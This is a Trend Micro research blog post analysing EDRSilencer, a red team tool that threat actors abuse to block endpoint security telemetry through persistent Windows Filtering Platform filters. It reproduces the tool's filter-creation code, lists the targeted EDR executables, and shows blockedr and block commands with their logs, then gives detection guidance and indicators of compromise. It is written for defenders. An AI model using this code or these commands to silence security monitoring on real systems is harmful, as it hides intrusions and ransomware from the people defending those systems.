Silent Threat: Red Team Tool EDRSilencer Disrupting Endpoint Security Solutions

trendmicro.com/en_us/research/24/j/edrsilencer-disrupting-endpoint-security-solutions.html

October 15, 2024

Cyber Threats

Trend Micro's Threat Hunting Team has observed EDRSilencer, a red team tool that threat actors are attempting to abuse for its ability to block EDR traffic and conceal malicious activity.

By: Jacob Santos, Cj Arsley Mateo, Sarah Pearl Camiling October 15, 2024 Read time: (words)

Summary

- The Trend Micro Threat Hunting Team has observed that EDRSilencer, a red team tool originally designed to interfere with endpoint detection and response solutions via the Windows Filtering Platform, is actively being used by threat actors.
- Our internal telemetry showed threat actors attempting to integrate EDRSilencer in their attacks, repurposing it as a means of evading detection.
- EDRSilencer disrupts the transmission of telemetry or alerts to EDR management consoles, which complicates the identification and removal of malware.
- The tool dynamically identifies any running EDR processes and creates WFP filters to block their outbound communication.
- During testing, it was also found to block communication for processes not included in its hardcoded list, further demonstrating its effectiveness.

Red team tools, which identify and address weaknesses in an organization's security infrastructure, are crucial to the improvement of its overall security posture. However, threat actors are continuously finding ways to repurpose these tools for malicious purposes. Recently, the Trend Micro Threat Hunting Team has observed the use of EDRSilencer, a red team tool that is able to interfere with endpoint detection and response (EDR) solutions by leveraging the Windows Filtering Platform (WFP). According to the author of this tool, it was inspired by the closed-source tool FireBlock by MdSec NightHawk.

EDRs are security tools that monitor endpoints like computers for signs of malicious activity. EDRSilencer is designed to block network communication for processes associated with various EDR products. This interference can prevent EDR solutions from sending telemetry or alerts to their management consoles, making it significantly harder to identify and remove malware. It is effective in blocking network communication for processes associated with various EDR products (Table 1).

The WFP is a powerful framework built into Windows for creating network filtering and security applications. It provides APIs for developers to define custom rules to monitor, block, or modify network traffic based on various criteria, such as IP addresses, ports, protocols, and applications. WFP is used in firewalls, antivirus software, and other security solutions to protect systems and networks.

However, this tool demonstrates a technique that can be used by adversaries to evade detection: By blocking EDR traffic, malware could potentially remain hidden on a system, making it harder to identify and remove. Understanding how this code works is crucial for defenders to develop effective countermeasures.

EDR Product	Process

Carbon Black Cloud	RepMgr.exe, RepUtils.exe, RepUx.exe, RepWAV.exe, RepWSC.exe
Carbon Black EDR	cb.exe
Cisco Secure Endpoint (Formerly Cisco AMP)	sfc.exe
Cybereason	AmSvc.exe, CrAmTray.exe, CrsSvc.exe, ExecutionPreventionSvc.exe, CybereasonAV.exe
Cylance	CylanceSvc.exe
Elastic EDR	winlogbeat.exe, elastic-agent.exe, elastic-endpoint.exe, filebeat.exe
ESET Inspect	EIConnector.exe, ekrn.exe
FortiEDR	fortiedr.exe
Harfanglab EDR	hurukai.exe
Microsoft Defender for Endpoint and Microsoft Defender Antivirus	MsMpEng.exe, MsSense.exe, SenseIR.exe, SenseNdr.exe, SenseCncProxy.exe, SenseSampleUploader.exe
Palo Alto Networks Traps/Cortex XDR	Traps.exe, cyserver.exe, CyveraService.exe, CyvrFsFlt.exe
Qualys EDR	QualysAgent.exe
SentinelOne	SentinelAgent.exe, SentinelAgentWorker.exe, SentinelServiceHost.exe, SentinelStaticEngine.exe, LogProcessorService.exe, SentinelStaticEngineScanner.exe, SentinelHelperService.exe, SentinelBrowserNativeHost.exe
Tanium	TaniumClient.exe, TaniumCX.exe, TaniumDetectEngine.exe
Trellix EDR	xagt.exe
TrendMicro Apex One	CETASvc.exe, WSCommunicator.exe, EndpointBasecamp.exe, TmListen.exe, Ntrtscan.exe, TmWSCSvc.exe, PccNTMon.exe, TMBMSRV.exe, CNTAoSMgr.exe, TmCCSF.exe

Table 1. List of executable names associated with common EDR products terminated by EDRSilencer

The code leverages WFP by dynamically identifying running EDR processes and creating WFP filters (Figure 1) to block their outbound network communications on both the internet protocols IPv4 and IPv6, effectively preventing EDRs from sending telemetry or alerts to their management consoles (Figure 2).

To verify whether the EDR was effectively blocked by EDRSilencer, we utilized EDRNoiseMaker, a tool available on GitHub that is designed to identify potential silencers of an EDR or a process of the user's choosing (Figure 4). It tries to detect the silenced processes by examining a list of executables that have been silenced using WFP, which corresponds directly to the functionality of EDRSilencer.

```
// Setting up WFP filter and condition
filter.displayData.name = filterName;
filter.flags = FWPM_FILTER_FLAG_PERSISTENT;
filter.layerKey = FWPM_LAYER_ALE_AUTH_CONNECT_V4;
filter.action.type = FWP_ACTION_BLOCK;
cond.fieldKey = FWPM_CONDITION_ALE_APP_ID;
cond.matchType = FWP_MATCH_EQUAL;
cond.conditionValue.type = FWP_BYTE_BLOB_TYPE;
cond.conditionValue.byteBlob = appId;
filter.filterCondition = &cond;
filter.numFilterConditions = 1;

// Add WFP provider for the filter
if (GetProviderGUIDByDescription(providerDescription, &providerGuid)) {
    filter.providerKey = &providerGuid;
} else {
    provider.displayData.name = providerName;
    provider.displayData.description = providerDescription;
    provider.flags = FWPM_PROVIDER_FLAG_PERSISTENT;
    result = FwpmProviderAdd0(hEngine, &provider, NULL);
    if (result != ERROR_SUCCESS) {
        printf("[-] FwpmProviderAdd0 failed with error code: 0x%x.\n", result);
    } else {
        if (GetProviderGUIDByDescription(providerDescription, &providerGuid)) {
            filter.providerKey = &providerGuid;
        }
    }
}
```

Figure 1. EDRSilencer configures a WFP filter to block specific application connections and sets up the corresponding provider

```
// Add filter to both IPv4 and IPv6 layers
result = FwpmFilterAdd0(hEngine, &filter, NULL, &filterId);
if (result == ERROR_SUCCESS) {
    printf("Added WFP filter for \"%s\" (Filter id: %d, IPv4 layer).\n", fullPath, filterId);
} else {
    printf("[-] Failed to add filter in IPv4 layer with error code: 0x%x.\n", result);
}

filter.layerKey = FWPM_LAYER_ALE_AUTH_CONNECT_V6;
result = FwpmFilterAdd0(hEngine, &filter, NULL, &filterId);
if (result == ERROR_SUCCESS) {
    printf("Added WFP filter for \"%s\" (Filter id: %d, IPv6 layer).\n", fullPath, filterId);
} else {
    printf("[-] Failed to add filter in IPv6 layer with error code: 0x%x.\n", result);
}

FreeAppId(appId);
FwpmEngineClose0(hEngine);
return;
```

Figure 2. EDRSilencer adds filters to both IPv4 and IPv6 layers

The WFP filters are marked as persistent, ensuring that they remain active even after the code has finished executing or the system is rebooted.

The tool provides a command-line interface with the following options:

- **blockedr** - Automatically block traffic from all detected EDR processes
- **block <path>** - Block traffic from a specific process specified by its full path
- **unblockall** - Remove all WFP filters created by the tool
- **unblock <filter id>** - Remove a specific WFP filter using its ID

During our investigation, we tested the tool with our Vision One Endpoint Agent. On the first attempt using the tool with the *blockedr* argument, the endpoint agent was still able to send outbound traffic, as some executable files reporting to Vision One are not included in the hardcoded list.

```
C:\Users\thear\Desktop>EDRSilencer blockedr
Detected running EDR process: MsMpEng.exe (3216):
    Added WFP filter for "C:\Program Files\Windows Defender\MsMpEng.exe" (Filter id: 67391, IPv4 layer).
    Added WFP filter for "C:\Program Files\Windows Defender\MsMpEng.exe" (Filter id: 67392, IPv6 layer).
Detected running EDR process: CETASvc.exe (3252):
    Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\modules\ceta\CETASvc.exe" (Filter id: 67393, IPv4 layer).
    Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\modules\ceta\CETASvc.exe" (Filter id: 67394, IPv6 layer).
Detected running EDR process: WSCommunicator.exe (3260):
    Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\modules\wsc\WSCommunicator.exe" (Filter id: 67395, IPv4 layer).
    Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\modules\wsc\WSCommunicator.exe" (Filter id: 67396, IPv6 layer).
Detected running EDR process: EndpointBasecamp.exe (3304):
    Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\EndpointBasecamp.exe" (Filter id: 67397, IPv4 layer).
    Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\EndpointBasecamp.exe" (Filter id: 67398, IPv6 layer).
```

Figure 3. Log shows a list of processes that have been found running related to EDR or antivirus products

```
PS C:\WINDOWS\system32> C:\Users\JIT\Desktop\EDRNoiseMaker-main\EDRNoiseMaker.ps1

Executable                                                                              Id    ActionType Name
----------                                                                              --    ---------- ----
\device\harddiskvolume2\program files\trend micro\cloud endpoint\cloudendpointservice.exe 68294 Block      Custom Outbound Filter
\device\harddiskvolume2\programdata\microsoft\windows defender\platform\4.18.24060.7-0\msmpeng.exe 68291 Block      Custom Outbound Filter
\device\harddiskvolume2\program files\trend micro\endpoint basecamp\endpointbasecamp.exe 68288 Block      Custom Outbound Filter
\device\harddiskvolume2\program files\trend micro\endpoint basecamp\endpointbasecamp.exe 68289 Block      Custom Outbound Filter
\device\harddiskvolume2\program files\trend micro\endpoint basecamp\modules\ceta\cetasvc.exe 68287 Block      Custom Outbound Filter
\device\harddiskvolume2\programdata\microsoft\windows defender\platform\4.18.24060.7-0\msmpeng.exe 68302 Block      Custom Outbound Filter
\device\harddiskvolume2\program files\trend micro\endpoint basecamp\endpointbasecamp.exe 68298 Block      Custom Outbound Filter
\device\harddiskvolume2\programdata\microsoft\windows defender\platform\4.18.24060.7-0\mpdefendercoreservice.exe 68301 Block      Custom Outbound Filter
\device\harddiskvolume2\program files\trend micro\endpoint basecamp\modules\ceta\cetasvc.exe 68286 Block      Custom Outbound Filter
\device\harddiskvolume2\program files\trend micro\cloud endpoint\cloudendpointservice.exe 68295 Block      Custom Outbound Filter
\device\harddiskvolume2\programdata\microsoft\windows defender\platform\4.18.24060.7-0\msmpeng.exe 68290 Block      Custom Outbound Filter
\device\harddiskvolume2\program files\trend micro\endpoint basecamp\modules\wsc\wscommunicator.exe 68297 Block      Custom Outbound Filter
\device\harddiskvolume2\program files\trend micro\endpoint basecamp\modules\ceta\cetasvc.exe 68292 Block      Custom Outbound Filter
\device\harddiskvolume2\programdata\microsoft\windows defender\platform\4.18.24060.7-0\mpdefendercoreservice.exe 68300 Block      Custom Outbound Filter
\device\harddiskvolume2\program files\trend micro\endpoint basecamp\modules\ceta\cetasvc.exe 68293 Block      Custom Outbound Filter
\device\harddiskvolume2\programdata\microsoft\windows defender\platform\4.18.24060.7-0\msmpeng.exe 68303 Block      Custom Outbound Filter
\device\harddiskvolume2\program files\trend micro\endpoint basecamp\endpointbasecamp.exe 68299 Block      Custom Outbound Filter
\device\harddiskvolume2\program files\trend micro\endpoint basecamp\modules\wsc\wscommunicator.exe 68296 Block      Custom Outbound Filter
```

Figure 4. Using EDRNoiseMaker to confirm that rules have been made. This will show the ID and the path of executables that were blocked with custom outbound filter.



Figure 5. Although the processes have been blocked, the EDR is still able to send telemetry based on the endpoint logs

On the second attempt, we first checked for running Trend Micro products, saw two processes running that were not included in the hardcoded list (Figure 6) and copied their respective full file paths. We then used both *blockedr* and *block <path>* arguments to apply the filters (Figure 7). When we executed a ransomware binary, no logs were reflected on the portal; the device appeared disconnected or inactive, which indicates that the tool was effective (Figure 9). By utilizing the same command line for *blockedr* as shown in Figure 5, along with the *block <path>* command illustrated in Figure 8, EDRSilencer successfully blocked the logs from the endpoint.



Figure 6. Task Manager showing other Trend Micro processes like Trend Micro Response Service and Trend Micro Cloud Endpoint Service, which are not included in the hardcoded list

```
C:\Users\thear\Desktop>EDRSilencer blockedr
Detected running EDR process: MsMpEng.exe (3216):
    Added WFP filter for "C:\Program Files\Windows Defender\MsMpEng.exe" (Filter id: 67391, IPv4 layer).
    Added WFP filter for "C:\Program Files\Windows Defender\MsMpEng.exe" (Filter id: 67392, IPv6 layer).
Detected running EDR process: CETASvc.exe (3252):
    Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\modules\ceta\CETASvc.exe" (Filter id: 67393, IPv4 layer).
    Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\modules\ceta\CETASvc.exe" (Filter id: 67394, IPv6 layer).
Detected running EDR process: WSCommunicator.exe (3260):
    Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\modules\wsc\WSCommunicator.exe" (Filter id: 67395, IPv4 layer).
    Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\modules\wsc\WSCommunicator.exe" (Filter id: 67396, IPv6 layer).
Detected running EDR process: EndpointBasecamp.exe (3304):
    Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\EndpointBasecamp.exe" (Filter id: 67397, IPv4 layer).
    Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\EndpointBasecamp.exe" (Filter id: 67398, IPv6 layer).

C:\Users\thear\Desktop>EDRSilencer block "C:\Program Files\Trend Micro\Cloud Endpoint\CloudEndpointService.exe"
Added WFP filter for "C:\Program Files\Trend Micro\Cloud Endpoint\CloudEndpointService.exe" (Filter id: 67399, IPv4 layer).
Added WFP filter for "C:\Program Files\Trend Micro\Cloud Endpoint\CloudEndpointService.exe" (Filter id: 67400, IPv6 layer).

C:\Users\thear\Desktop>EDRSilencer block "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\EndpointBasecamp.exe"
Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\EndpointBasecamp.exe" (Filter id: 67401, IPv4 layer).
Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\EndpointBasecamp.exe" (Filter id: 67402, IPv6 layer).

C:\Users\thear\Desktop>EDRSilencer block "C:\Program Files (x86)\Trend Micro\EndpointResponse\ResponseService.exe"
Added WFP filter for "C:\Program Files (x86)\Trend Micro\EndpointResponse\ResponseService.exe" (Filter id: 67403, IPv4 layer).
Added WFP filter for "C:\Program Files (x86)\Trend Micro\EndpointResponse\ResponseService.exe" (Filter id: 67404, IPv6 layer).

C:\Users\thear\Desktop>EDRSilencer block "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\modules\ceta\CETASvc.exe"
Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\modules\ceta\CETASvc.exe" (Filter id: 67405, IPv4 layer).
Added WFP filter for "C:\Program Files (x86)\Trend Micro\Endpoint Basecamp\modules\ceta\CETASvc.exe" (Filter id: 67406, IPv6 layer).
```

Figure 7. Blocking processes using the complete path of binary of EDR or antivirus



Figure 8. Vision One Search Platform showing that there are no new logs indicating ransomware activity from the endpoint after using blockedr and block <path> argument



Figure 9. The device was disconnected or inactive, which indicates that EDRSilencer is effective

Attack Chain

As shown in Figure 10, EDRSilencer is executed as follows:

Process Discovery

The attack chain begins with the process discovery phase, where EDRSilencer scans the system to compile a list of running processes associated with common EDR products.

Execution

In the execution phase, the attacker runs EDRSilencer using the *blockedr* argument to block traffic from all detected EDR processes. Alternatively, the attacker can use the *block <path>* argument to block traffic from a specific process by providing its full path.

Privilege Escalation

Moving to privilege escalation, EDRSilencer configures WFP filters to block outbound network communications for both IPv4 and IPv6 protocols. These filters are marked as persistent, ensuring they remain effective even after the system reboots. The tool dynamically identifies running EDR processes and applies WFP filters to block their communications.

Impact

Finally, EDR tools are rendered ineffective as they are unable to send telemetry, alerts, or other data to their management consoles. During testing, it was observed that some EDR processes were still able to communicate because they were not included in the hardcoded list. After identifying and blocking additional processes not

included in the hardcoded list, the EDR tools failed to send logs, confirming the tool's effectiveness. This allows malware or other malicious activities to remain undetected, increasing the potential for successful attacks without detection or intervention.



Figure 10. Attack chain of EDRSilencer

Conclusion

In our ongoing efforts to monitor and mitigate emerging threats, we have observed based on our internal telemetry that certain threat actors are attempting to leverage EDRSilencer as part of their attack strategies. This highlights the ongoing trend of threat actors seeking more effective tools for their attacks, especially those designed to disable antivirus and EDR solutions.

The emergence of EDRSilencer as a means of evading endpoint detection and response systems marks a significant shift in the tactics employed by threat actors. By disabling critical security communications, it enhances the stealth of malicious activities, increasing the potential for successful ransomware attacks and operational disruptions. This is indicative of an evolving threat landscape that necessitates a proactive and adaptive security posture, combining multi-layered defenses and continuous monitoring to mitigate risks. Organizations must remain vigilant, employing advanced detection mechanisms and threat hunting strategies to counteract these sophisticated tools and protect their digital assets. As threat actors continue to innovate, Trend Micro persists in its commitment to enhancing security measures and sharing insights to safeguard against future attacks.

Security recommendations

Trend Micro products already detect this tool as malware. As an additional layer of protection, Behavior Monitoring (AEGIS) also flags this malware's behavior and prevents its execution for Trend Micro products that have this advanced detection feature enabled.

We have also developed a suite of proactive detection strategies and solutions that security practitioners can apply to identify and neutralize this threat before it can be fully deployed and exploited by threat actors:

Implementing multi-layered security controls

- **Network segmentation** - Isolate critical systems and sensitive data to limit lateral movement
- **Defense-in-depth** - Use multiple layers of security controls (including firewalls, intrusion detection systems, antivirus, and EDR) to create redundancy.

Enhancing endpoint security

- **Behavioral analysis** - Deploy security solutions that use behavioral analysis and anomaly detection to identify unusual activities that might bypass traditional EDR
- **Application whitelisting** - Only allow approved applications to run, reducing the risk of malicious software execution.

Conducting continuous monitoring and threat hunting

Threat hunting - Proactively search for indicators of compromise (IoCs) and advanced persistent threats (APTs) within your network.

Implementing strong access controls

Principle of least privilege - Ensure users and applications have the minimum level of access necessary to perform their functions.

Trend Micro Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Micro customers can access a range of Intelligence Reports and Threat Insights within Trend Micro Vision One. Threat Insights helps customers stay ahead of cyber threats before they happen and be better prepared for emerging threats. It offers comprehensive information on threat actors, their malicious activities, and the techniques they use. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and respond effectively to threats.

Trend Micro Vision One Intelligence Reports App [IOC Sweeping]

EDRSilencer Compromising Endpoint Security Monitoring

Trend Micro Vision One Threat Insights App

Emerging Threats: EDRSilencer Compromising Endpoint Security Monitoring

Hunting Queries

Trend Micro Vision One Search App

Trend Micro Vision Once Customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Detecting potential incidents involving EDRSilencer

```
malName:*Win64.EDRSilencer* AND eventName:MALWARE_DETECTION
```

More hunting queries are available for Vision One customers with Threat Insights Entitlement enabled**.**

MITRE ATT&CK Tactics and Techniques

Tactic	Technique	MITRE ID
Discovery	Process Discovery	T1057
Execution	Command and Scripting Interpreter	T1059
Privilege Escalation	Create or Modify System Process	T1543.00
Defense Evasion	Impair Defenses: Disable or Modify Tools	T1562.001
	Network Traffic Filtering	T1569.002
Impact	Network Denial of Service	T1498
	Endpoint Denial of Service	T1499

Indicators of Compromise (IOCs)

SHA256	Detection
721af117726af1385c08cc6f49a801f3cf3f057d9fd26fcec2749455567888e7	HackTool.Win64.EDRSilencer.REDT